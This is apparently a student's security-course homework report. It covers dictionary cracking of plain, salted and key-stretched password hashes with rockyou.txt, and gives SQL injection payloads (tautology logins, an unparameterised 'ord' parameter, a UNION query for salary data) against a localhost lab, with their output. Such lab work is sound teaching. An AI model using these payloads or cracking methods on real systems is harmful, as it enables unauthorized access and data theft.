
Alp Kural – 71959
Computer Engineering

Comp 430 – Homework 04 Project Report


PART 1 / TASK 1



```
  username    password
0     Elon  mypassword
1     Jeff   wolverine
2     Mark   southpark
3      Tim  johnnydepp
```

Initially, the hash results for all passwords in the rockyou.txt file are computed, and these results are stored in the dataframe created from the rockyou.txt file. Subsequently, a left join is performed on the dataframe derived from digitalcorp.txt and the dataframe generated from rockyou.txt, using the hash results as the criteria for the join.


PART 1 / TASK 2



```
  username   password
0   Sundar  chocolate
1     Jack  spongebob
2    Brian    pokemon
3      Sam     scooby
```

Looping through each row in the dataframe created from salty-digitalcorp.txt, and within this loop, iterating through each password in rockyou.txt. Initially, the hash result is checked by prepending the salt, and if no match is found, the salt is then appended for another comparison. This process is repeated iteratively. Once a match is found, information about whether the salts are prepended or appended is saved to streamline subsequent iterations.


PART 1 / TASK 3



```
  username     password
0     Dara  harrypotter
1   Daniel       apples
2      Ben     mercedes
3     Evan        aaaaa
```

Looping through each row in the dataframe created from keystreching-digitalcorp.txt, and within this loop, iterating through each password in rockyou.txt, and within this loop iterating every possible permutation of salt, password and previous hash result set and within this loop iterating up to 2000 calls to hash function. Once a match is found in a step, loop continues with the new row of the dataframe created from keystreching-digitalcorp.txt.

PART 2 / TASK 1



Challenge 1


Enter username and password:

Username: akural19' OR 'a' = 'a'; --
Password: •••

Submit Query

Source Code | Back

```
alpku@alpku-VirtualBox:~$
```



```
Query : SELECT * FROM users WHERE username='akural19' OR 'a' = 'a'; --' AND password='123'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 542187ec0e0c59481ed52d55aaf458ab
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 05d2731043b98fa6b75450c0c83396ff
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => 435ae7bd00631f482f1ece9504c09487
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 9a5eba0c594ab9f03e33903d3b813956
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => f562e160dde7489faa4752f9a059b590
        )

)
```

Login successful! Welcome jack. Next Challenge


```
alpku@alpku-VirtualBox:~$
```

The provided input **akural19' OR 'a' = 'a'; --** in the username field is a classic example of a SQL injection attack. It manipulates the SQL query to always return true, bypassing authentication checks. The injected code effectively comments out the original password check, allowing unauthorized access to the system.

akural19' OR 'a' = 'a'; is an attempt to inject a condition that is always true ('a' = 'a' is always true), making the entire WHERE clause true.

The semicolon is the delimiter of the end of the query in SQL and the -- at the end is a comment in SQL, which effectively comments out the rest of the original query.

PART 2 / TASK 2



Challenge 2

Enter username and password:


Username: akural19' OR 1=1; --
Password: •••

Submit Query

Source Code | Back

```
alpku@alpku-VirtualBox:~$
```

Alp Kural – 71959
Computer Engineering



localhost/auth.php?challenge=2


```
Query : SELECT * FROM users WHERE username='akural19\' OR 1=1; --' AND password='123'
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => e3536697fe80fb857286bb4e9b0c53c8
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => e59e47a333970994d44e59b39bf767e3
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => da3a0dc22dde3a7235b72786b528d256
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 14c8ebbbb1ebafcf7725b046811df6cb
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 7a2631080b6ecacb1e4b1236f2b44aff
        )

)
```

```
alpku@alpku-VirtualBox:~$
```

Login successful! Welcome jack. Next Challenge

The provided input **akural19' OR 1=1; --** is used to avoid escaping defense against the previous injection attack. The always true condition is satisfied with 1=1 this time rather than “a” = “a” due to the fact that escaping is applied to quotation marks and apostrophes as a defense this time to treat them as a literal character rather than as part of the SQL syntax.

PART 2 / TASK 3



localhost/auth.php?challenge=3&username=akural19&password=123&ord=OR 1=1


```
Query : SELECT * FROM users WHERE username=? AND password = ? OR 1=1
--------------------------------------------------------------------------------
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => d5e991d1ea7c101055602510e2f86282
        )

    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => e1c208729732783787830938 1e46151f
        )

    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => c2e8a1845aa0eb335f0749557f67a9d9
        )

    [3] => stdClass Object
        (
            [id] => 4
            [username] => alex
            [password] => 89d72d798920b342c645178402f9e19e
        )

    [4] => stdClass Object
        (
            [id] => 5
            [username] => karen
            [password] => 3492cd5e6a274abbc81e0c746e38959f
        )

)
```

Login successful! Welcome jack. Next Challenge

Since for the “ord” parameter prepared statements are not used and the parameter becomes directly appended to the query unlike for the username and password parameters, OR 1 = 1 statement for the ord parameter make the website vulnerable to SQL injection attacks.

Alp Kural – 71959
Computer Engineering

PART 2 / TASK 4



```
localhost/union.php?username=admin' UNION SELECT NULL, S.id, NULL, S.role, S.salary, NULL, NULL FROM Salaries S JOIN Users U ON (U.id = S.userid) WHERE S.age > 40 AND S
```

```
            [role] => ceo
            [salary] => 40000
            [bio] =>
            [age] =>
        )

    [2] => stdClass Object
        (
            [username] => admin
            [id] => 2
            [userid] => 2
            [role] => sysadmin
            [salary] => 20000
            [bio] => Admin manages our systems effectively.
            [age] => 52
        )

)
```

Username:
ID: 2
UserID:
Role: sysadmin
Salary: 20000
Bio:
Age:

Username:
ID: 5
UserID:
Role: ceo
Salary: 40000
Bio:
Age:

Username: admin
ID: 2
UserID: 2
Role: sysadmin
Salary: 20000
Bio: Admin manages our systems effectively.
Age: 52

Back to List

Source Code | Back

```
alpku@alpku-VirtualBox:~$
```

http://localhost/union.php?username=admin' UNION SELECT NULL, S.id, NULL, S.role, S.salary, NULL, NULL FROM Salaries S JOIN Users U ON (U.id = S.userid) WHERE S.age > 40 AND S.salary > 2000;--

Conducted UNION attack display the data of users whose salary is above 12,000 and whose age is above 40 among the retrieved data of the selected username.